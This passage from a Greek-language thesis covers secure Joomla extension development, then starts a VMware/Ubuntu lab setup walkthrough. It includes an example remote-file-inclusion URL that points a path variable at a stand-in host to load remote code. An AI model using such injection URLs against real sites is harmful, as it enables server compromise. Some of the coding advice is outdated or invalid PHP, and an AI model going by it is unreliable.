Στην ασφάλεια μιας web εφαρμογής, είναι ζωτικής σημασίας η ποιότητα του κώδικα και η εμπειρία του προγραμματιστή στη δημιουργία ασφαλών εφαρμογών. Χρησιμοποιώντας το Joomla και το API που προσφέρει, ξεκινάμε την ανάπτυξη των ιστοσελίδων/εφαρμογών μας από ένα ήδη υψηλό επίπεδο ασφάλειας και αρχιτεκτονικής. Στο κεφάλαιο αυτό, θα δούμε τι πρέπει να έχουμε

στο νου μας όταν πρόκειται να αναπτύξουμε μια εφαρμογή βασισμένη σε Joomla, με γνώμονα κυρίως την ασφάλεια και την σωστή δομή της εφαρμογής.

Συνοπτικά:

1. Ασφάλεια από άμεση πρόσβαση στα php αρχεία
2. Ασφάλεια από κλήσεις απομακρυσμένων αρχείων
3. Ασφάλεια από επιθέσεις SQL Injection
4. Ασφάλεια από επιθέσεις XSS
5. Αποφυγή χρήσης register_globals
6. Έλεγχος δικαιωμάτων πρόσβασης των χρηστών
7. Δημιουργία εξόδου τύπου εικόνων, RSS και άλλων

4.3.1. Ασφάλεια από άμεση πρόσβαση στα php αρχεία

Τα αρχεία των εφαρμογών που θα αναπτύξετε σε Joomla θα καλούνται από την index.php, η οποία με βάση το MVC μοντέλο που ακολουθεί το Joomla, λειτουργεί ως wrapper όλης της εφαρμογής. Ουσιαστικά, είναι ο βασικός controller του Joomla από τον οποίο πρέπει να περνάει οποιοδήποτε request προς την εφαρμογή. Παρά το γεγονός ότι η εφαρμογή δεν θα λειτουργεί εάν δεν κληθεί με τον τρόπο αυτό (μέσω της index.php), εάν δεν λάβουμε συγκεκριμένα μέτρα προστασίας των αρχείων php από απευθείας εκτέλεση, τότε θα αποκαλύψουμε σημαντικές πληροφορίες σχετικά με την εφαρμογή σε οποιονδήποτε προσπαθήσει να εκτελέσει τα αρχεία αυτά απευθείας.

Όσον αφορά τη δημιουργία components, modules, plugins και templates και οτιδήποτε στο οποίο αναφερθούμε από εδώ και στη συνέχεια αφορά όλα αυτά τα επίπεδα.

Το Joomla είναι δομημένο με συγκεκριμένο τρόπο και ακόμα και εάν αποφασίσουμε να μην ακολουθήσουμε το MVC μοντέλο για την ανάπτυξη των

εφαρμογών μας, θα πρέπει να ακολουθήσουμε κάποιους κανόνες ονοματολογίας αρχείων και φακέλων για να μπορεί το Joomla να αναγνωρίσει τις επί μέρους εφαρμογές που δημιουργούμε. Συνεπώς, στο χαρακτηριστικό αυτό έγκειται και η ευκολία του να μπορέσει κάποιος να υπολογίσει ποια αρχεία πρέπει να δοκιμάσει να εκτελέσει απευθείας.

Για παράδειγμα, αντί για το url

```
www.example.com/index.php?option=com_yourcomponent
```

μπορεί κανείς να δοκιμάσει να εκτελέσει το url

```
www.example.com/components/com_yourcomponent/yourcomponent.p
hp
```

Το αρχείο αυτό μπορεί να περιέχει μόνο κλάσεις και μεθόδους με αποτέλεσμα να μην έχουμε πρόβλημα. Συνήθως, όμως, τέτοια αρχεία δεν περιορίζονται σε κάτι τέτοιο και ενδεχομένως το αποτέλεσμα να είναι η εμφάνιση στην οθόνη του χρήστη διαφόρων μηνυμάτων λάθους και η αποκάλυψη σημαντικών πληροφοριών και διαδρομών της εφαρμογής.

Για το λόγο αυτό πρέπει όλα τα αρχεία php που αποτελούν τις εφαρμογές μας να ελέγχουν ότι καλούνται και να εκτελούνται μόνο μέσω του Joomla. Η λύση παρέχεται από το ίδιο το Joomla με τη χρήση του παρακάτω κώδικα στην αρχή κάθε php αρχείου:

```
// no direct access

defined('_JEXEC') or die('Restricted access');
```

4.3.2. Ασφάλεια από κλήσεις απομακρυσμένων αρχείων

Ας υποθέσουμε ότι στην εφαρμογή μας υπάρχει η εξής γραμμή κώδικα:

```
include($mosConfig_absolute_path.'/components/com_yourcompon
ent/yourcomponent.class.php' );
```

Σε περίπτωση που ο επιτιθέμενος καταφέρει να αποκτήσει πρόσβαση στη διαδρομή

```
http://www.example.com/components/com_yourcomponent/yourcomponent.php?mosConfig_absolute_path=http://www.bad.site/bad.gif?
```

τότε θα μπορέσει να εκτελέσει οποιοδήποτε κώδικα επιθυμεί στον server με τα δικαιώματα του χρήστη του server (δεδομένου ότι είναι ενεργοποιημένα τα register_globals και allow_url_fopen).

Παρά το γεγονός ότι το συγκεκριμένο παράδειγμα αποτελεί περίπτωση κακών ρυθμίσεων παρά ικανοτήτων επίθεσης, υπάρχουν εργαλεία τα οποία είναι ικανά να πραγματοποιήσουν τέτοιες επιθέσεις και με την επιλογή register_globals απενεργοποιημένη.

Η καλύτερη και προτεινόμενη λύση είναι η χρήση σταθερών αντί για μεταβλητών για διαδρομές στην εφαρμογή μας και σε άλλα σημεία στο server σε συνδυασμό με το βήμα 1. Το Joomla παρέχει ήδη τις σταθερές αυτές τις οποίες μπορούμε να χρησιμοποιήσουμε για πρόσβαση σε διάφορες διαδρομές.

```
φάκελος /administrator:
     JPATH_ADMINISTRATOR
φάκελος /cache:
     JPATH_CACHE
φάκελος /administrator/components/current_component/:
     JPATH_COMPONENT_ADMINISTRATOR
φάκελος /components/current_component/:
     JPATH_COMPONENT_SITE
φάκελος /libraries:
     JPATH_LIBRARIES
φάκελος /plugins:
     JPATH_PLUGINS
φάκελος /:
```

```
      JPATH_ROOT

φάκελος /templates/:

      JPATH_THEMES
```

Μπορούμε ακόμα και να δημιουργήσουμε τις δικές μας σταθερές.

```
define( 'YOURBASEPATH', dirname(__FILE__) );

require_once( YOURBASEPATH . '/file_to_include.php' );
```

Με τον τρόπο αυτό δεν θα μπορεί κανείς να επηρεάσει τις διαδρομές που ορίζουμε.

4.3.3. Ασφάλεια από επιθέσεις SQL Injection

Σχετικά με τις επιθέσεις SQL Injection έχουμε ήδη μιλήσει σε προηγούμενο κεφάλαιο. Θα ασχοληθούμε, στο σημείο αυτό, με τα εργαλεία του Joomla που θα μας βοηθήσουν να προστατευτούμε από τέτοιου τύπου επιθέσεις.

Όπως ήδη έχουμε αναπτύξει, το πρόβλημα έγκειται σε δεδομένα που εισάγει ο χρήστης και δεν φιλτράρονται σωστά πριν χρησιμοποιηθούν σε ερωτήματα στη βάση δεδομένων.

Το πρώτο βήμα είναι η χρήση της κλάσης JRequest του Joomla για το χειρισμό των δεδομένων που μεταφέρονται μέσω του request. Οι μέθοδοι της κλάσης αυτής, επιστρέφουν την τιμή της μεταβλητής που θέλουμε φιλτραρισμένη ανάλογα.

```
static void clean ()

static mixed get ([string $hash = 'default'],
[int $mask = 0])

static bool getBool (string $name,
[string $default = false], [string $hash = 'default'])

static string getCmd (string $name, [string $default = ''],
[string $hash = 'default'])
```

```
static float getFloat (string $name,
[string $default = 0.0], [string $hash = 'default'])

static integer getInt (string $name, [string $default = 0],
[string $hash = 'default'])

static string getString (string $name,
[string $default = ''], [string $hash = 'default'],
[int $mask = 0])

static mixed getVar (string $name, [string $default = null],
[string $hash = 'default'], [string $type = 'none'],
[int $mask = 0])

static string getWord (string $name, [string $default = ''],
[string $hash = 'default'])

boolean checkToken ([string $method = 'post'])

void set (array $array, [string $hash = 'default'],
[boolean $overwrite = true])

string setVar (string $name, [string $value = null],
[string $hash = 'method'], [boolean $overwrite = true])

void _cleanArray ( &$array,
[boolean $globalise = false], array $array)

void _cleanVar (mixed $var, [int $mask = 0],
[string $type = null])

array _stripSlashesRecursive ( $value, array $array)
```

Από την παραπάνω περιγραφή της κλάσης μπορούμε να καταλάβουμε ότι μας παρέχει ένα αυξημένο επίπεδο ασφάλειας και «καθαρισμού» των δεδομένων που διακινούνται στην εφαρμογή μας.

Παρόλα αυτά, μένει ακόμα ένα σημαντικό βήμα, το οποίο είναι η αποφυγή ειδικών χαρακτήρων της SQL. Η JRequest δεν το παρέχει αυτό λόγω απόφασης να λειτουργεί έτσι και όχι παράλειψης με σαφή πρόταση προς τους προγραμματιστές να χειρίζονται με άλλο τρόπο τους ειδικούς χαρακτήρες. Το τελικό βήμα, λοιπόν, έχει σχέση με τη φάση αυτή του καθαρισμού των δεδομένων.

Για τη διαχείριση της βάσης δεδομένων και την εκτέλεση ερωτημάτων καθώς και τη διαχείριση των δεδομένων, το Joomla παρέχει την κλάση JDatabase.

```
// Get a database object
```

```
$db =& JFactory::getDBO();
```

Η κλάση αυτή περιέχει τη μέθοδο **getEscaped($string)** την οποία και θα χρησιμοποιήσουμε με τα δεδομένα που θέλουμε να χρησιμοποιήσουμε στα ερωτήματά μας.

```
$string = $database->getEscaped( $string );

$string = $db->getEscaped( $string );
```

4.3.4. Ασφάλεια από επιθέσεις XSS

Η λογική της αντιμετώπισης των SQL επιθέσεων ισχύει και στην περίπτωση των XSS επιθέσεων. Δεν θα αναπτύξουμε στο σημείο αυτό σχετικά με τις επιθέσεις XSS, καθώς έχουμε ήδη αναφερθεί στη φύση των επιθέσεων αυτών. Θα υπενθυμίσουμε, όμως, ότι η λύση έγκειται και στην περίπτωση αυτή στον σωστό και έλεγχο των δεδομένων που εισάγει ο χρήστης (όπως και σε όλες τις επιθέσεις τύπου Code Injection).

Για πρώτο βήμα χρησιμοποιούμε πάλι την κλάση JRequest που αναφέραμε στην περίπτωση των SQL επιθέσεων. Στη συνέχεια, πρέπει να φιλτράρουμε επιπλέον τα δεδομένα μας με τη χρήση της μεθόδου **htmlspecialchars()**

$value = htmlspecialchars($value);

ή με κάποια που θα δημιουργήσουμε εμείς και η οποία θα είναι παραμετροποιημένη στις ανάγκες μας αλλά και με βάση την εμπειρία μας.

4.3.5. Αποφυγή χρήσης register_globals

Η χρήση της δυνατότητας register_blobals πρέπει να αποφεύγεται σε κάθε περίπτωση. Στην PHP υπάρχει η δυνατότητα να αρχικοποιήσουμε μία μεταβλητή χωρίς πρωτίστως να τη δηλώσουμε. Το πρώτο βήμα, λοιπόν, είναι η σωστή αρχικοποίηση όλων των τιμών που χρειάζονται από την εφαρμογή. Προτείνεται,

όποτε είναι εφικτό, να ομαδοποιούμε τις μεταβλητές μας σε κλάσεις και να τις χρησιμοποιούμε μέσω αντικειμένων τους.

Για να ελέγξουμε, κατά την ανάπτυξη, εάν η εφαρμογή που έχουμε δημιουργήσει χρησιμοποιεί μεταβλητές τις οποίες δεν έχουμε φροντίσει να αρχικοποιήσουμε σωστά:

1. Ενεργοποιούμε την εμφάνιση λαθών στην PHP
2. Ενεργοποιούμε την εμφάνιση όλων των λαθών
3. Απενεργοποιούμε την λειτουργία register_blobals

Επίσης, όσον αφορά στη φάση του προγραμματισμού, βεβαιωνόμαστε ότι δεν χρησιμοποιούμε κώδικα όπως ο παρακάτω:

```
echo $GLOBALS['varname'];
```

για τη δημιουργία και χρήση μεταβλητών. Πρέπει να σημειωθεί, ότι είναι διαφορετική η δήλωση μεταβλητής με την εντολή **global**, η χρήση της οποίας επιτρέπεται:

```
global $varname;
```

Τέλος, ο καλύτερος τρόπος δημιουργίας και αρχικοποίησης μεταβλητών είναι ο εξής:

```
var var_name = var_value
```

σε οποιοδήποτε σημείο της εφαρμογής που αναπτύσσουμε.

4.3.6. Έλεγχος δικαιωμάτων πρόσβασης των χρηστών

Όταν δημιουργούμε μια εφαρμογή για το Joomla, κατά πάσα πιθανότητα, θα υπάρχει διαβάθμιση στο περιεχόμενό της. Το Joomla υποστηρίζει τη δημιουργία κανόνων πρόσβασης καθώς και ομάδες χρηστών και επίπεδα πρόσβασης. Παρέχει

επίσης και τις απαραίτητες κλάσεις για τη δημιουργία, τον έλεγχο και τη διαχείρηση των δικαιωμάτων πρόσβασης σε οποιοδήποτε περιεχόμενο. Προτείνεται να ενσωματώνεται η λειτουργικότητα αυτή στις εφαρμογές που δημιουργούμε με σκοπό την υποστήριξη της εφαρμογής από μεταγενέστερες εκδόσεις και αναβαθμίσεις. Το σύστημα δικαιωμάτων είναι δυνατό και σταθερό και μπορεί να καλύψει όλες τις ανάγκες ενός προγραμματιστή και οποιασδήποτε εφαρμογής.

4.3.7. Δημιουργία εξόδου τύπου εικόνων, RSS και άλλων

Το Joomla είναι δομημένο έτσι ώστε να μπορεί να εμφανίσει διαφορετική έξοδο ανάλογα με την τιμή της μεταβλητής format. Μπορεί να δημιουργήσει οποιαδήποτε έξοδο με βάση το περιεχόμενο μιας σελίδας. Η λειτουργία αυτή μπορεί να επεκταθεί για να δημιουργήσουμε εικόνες, αρχεία pdf, excel, word, οτιδήποτε απαιτείται ανάλογα με τις περιστάσεις.

Πρέπει πάντα να αποφεύγεται η δημιουργία νέων σημείων εισόδου στην εφαρμογή, καθώς είναι σχεδόν σίγουρο ότι θα οδηγήσουμε την εφαρμογή σε κενά ασφαλείας τα οποία δεν θα αντιληφθούμε.

4.3.7. Συνοπτικά

Το Joomla παρέχει μια απίστευτα μεγάλη υποδομή από κλάσεις, μεθόδους, αρχιτεκτονικής, wrappers και πολλά άλλα τα οποία είναι καλό να χρησιμοποιούμε για τις διάφορες λειτουργίες που απαιτούνται σε κάθε έργο. Η σωστή μελέτη του εύρους των δυνατοτήτων του είναι η σωστή πορεία για να ακολουθήσει κανείς (όπως και σε όλα τα CMS) και όχι η δημιουργία των λειτουργιών αυτών από την αρχή.

ΚΕΦΑΛΑΙΟ

5. Test Case

5.1. Εισαγωγή

Στα πλαίσια της εργασίας, θα δημιουργήσουμε ένα server στον οποίο θα εγκαταστήσουμε το LAMPP και θα κάνουμε τις απαραίτητες ρυθμίσεις ασφάλειας σύμφωνα με όσα έχουμε αναλύσει στα προηγούμενα κεφάλαια.

Στη συνέχεια, θα εγκαταστήσουμε το Joomla και θα δημιουργήσουμε μια εφαρμογή συνδυάζοντας διάφορα components, modules και plugins.

Εν τω μεταξύ, θα χρησιμοποιήσουμε το Acunetix Web Vulnerability Scanner, το οποίο είναι ένα εργαλείο auditing και επιθέσεων, με σκοπό να αποτυπώσουμε το επίπεδο ασφάλειας του server σε διάφορες χρονικές στιγμές και με συγκεκριμένες ρυθμίσεις.

Τα αποτελέσματα θα συγκριθούν μεταξύ τους ώστε να δούμε εάν έχουμε καταφέρει να ασφαλίσουμε επαρκώς τον server μας και τι κενά ασφάλειας δημιουργούνται από το Joomla και τις επιπλέον μικροεφαρμογές που προσθέσαμε.

Στο τελικό στάδιο, θα δοκιμάσουμε να διορθώσουμε όσα προβλήματα μπορούμε και να δούμε την επίπτωση των αλλαγών στο επίπεδο της ασφάλειας του server.


5.2. Περιγραφή Υλοποίησης

Για την δημιουργία του server θα χρησιμοποιήσουμε το VMWare Workstation 6.5 και θα εγκαταστήσουμε το λειτουργικό Ubuntu Server 10.04. Για την ολοκλήρωση της εγκατάστασης απαιτείται το λειτουργικό είτε σε CD/DVD είτε σε ISO. Επίσης, προτείνεται να υπάρχει ενεργή σύνδεση στο Internet για χρήση από την εγκατάσταση στα διάφορα σημεία της εγκατάστασης.


Ακολουθούν αναλυτικά τα βήματα της εγκατάστασης του server.

5.2.1. Δημιουργία Virtual Machine


Από το μενού του VMWare Workstation επιλέγουμε File -> New -> Virtual Machine. Επιλέγουμε "Custom" για να μπορούμε να δούμε και να επεξεργαστούμε όλες τις παραμέτρους και πατάμε "Next".




Στο επόμενο βήμα επιλέγουμε "Workstation 6.5" και πατάμε "Next".




Ανάλογα με την πηγή από την οποία θέλουμε να γίνει η εγκατάσταση, επιλέγουμε είτε την πρώτη επιλογή για χρήση CD, είτε την δεύτερη για χρήση ISO αρχείου. Στην περίπτωσή μας, θα επιλέξουμε την δεύτερη επιλογή. Παταμε "Browse", επιλέγουμε το αρχείο και πατάμε "Next".




Δίνουμε ένα όνομα στο Virtual Machine και μια διαδρομή στο σκληρό για να εγκατασταθεί και πατάμε "Next".



Μπορούμε να επιλέξουμε (ανάλογα με τον επεξεργαστή που διαθέτουμε) την χρήση ενός ή δύο επεξεργαστών για το εικονικό μηχάνημα. Επιλέγουμε ανάλογα με τις προτιμήσεις μας, καθώς δεν θα υπάρχει πρόβλημα στην ομαλή λειτουργία με οποιαδήποτε από τις δύο επιλογές. Πατάμε "Next".




Στο επόμενο βήμα, ορίζουμε τη μέγιστη μνήμη που μπορεί να χρησιμοποιηθεί. Το LAMPP θα μπορεί να λειτουργεί και με 512MB μνήμης RAM, με μόνη εξαίρεση την MySQL η οποία ενδέχεται να δημιουργήσει προβλήματα εάν υπάρχει έλλειψη μνήμης. Μία αποδεκτή τιμή είναι περίπου στο 1GB μνήμης. Θα εισάγουμε 900MB και θα πατήσουμε "Next". Σε περίπτωση που κατά την εκκίνηση ή τη λειτουργία του server παρατηρηθούν αδικαιολόγητα προβλήματα στον MySQL server, δοκιμάστε πρώτα να αυξήσετε τη μνήμη.





Στη συνέχεια, επιλέγουμε τον τρόπο με τον οποίο θα χρησιμοποιήσει το VM τις κάρτες δικτύου μας. Επιλέγουμε την επιλογή "Use bridged networking" για να δώσουμε άμεση πρόσβαση στο VM στην κάρτα δικτύου μας. Εφόσον είμαστε

συνδεδεμένοι σε κάποιο δίκτυο, με τη λειτουργία αυτή, το VM θα παρουσιάζεται σαν αυτόνομο και ξεχωριστό τερματικό με δική του διεύθυνση IP.



Στα επόμενα τρία βήματα επιλέγουμε τις προεπιλεγμένες τιμές και πατάμε "Next".







Στο επόμενο βήμα, ορίζουμε το μέγιστο μέγεθος του σκληρού δίσκου που θα διαθέτει ο server. Ο δίσκος αυτός είναι εικονικός και μας παρέχονται οι εξής δυνατότητες:

- Δέσμευση όλου του όγκου που ορίζουμε για χρήση.
- Δημιουργία ενός ή πολλών αρχείων μεγέθους 2GB το καθένα.


Οι δύο αυτές επιλογές σχετίζονται με διάφορες αποφάσεις που θα πάρουμε σχετικά με τους πόρους που διαθέτουμε.



Στη συνέχεια, ορίζουμε ένα όνομα για τα αρχεία του εικονικού δίσκου μας.




Στο τελευταίο βήμα, εμφανίζεται στην οθόνη μας μια σύνοψη των ρυθμίσεων που επιλέξαμε. Πατάμε “Finish”.



5.2.2. Εγκατάσταση λειτουργικού συστήματος

Έχοντας πλέον δημιουργήσει τον server, προχωρούμε στην εγκατάσταση του λειτουργικού συστήματος. Έχουμε ήδη ορίσει την πηγή από την οποία θα γίνει εγκατάσταση και κατά την εκκίνηση θα χρησιμοποιηθεί αυτόματα. Πατάμε το κουμπί εκκίνησης όπως φαίνεται στην παρακάτω εικόνα.




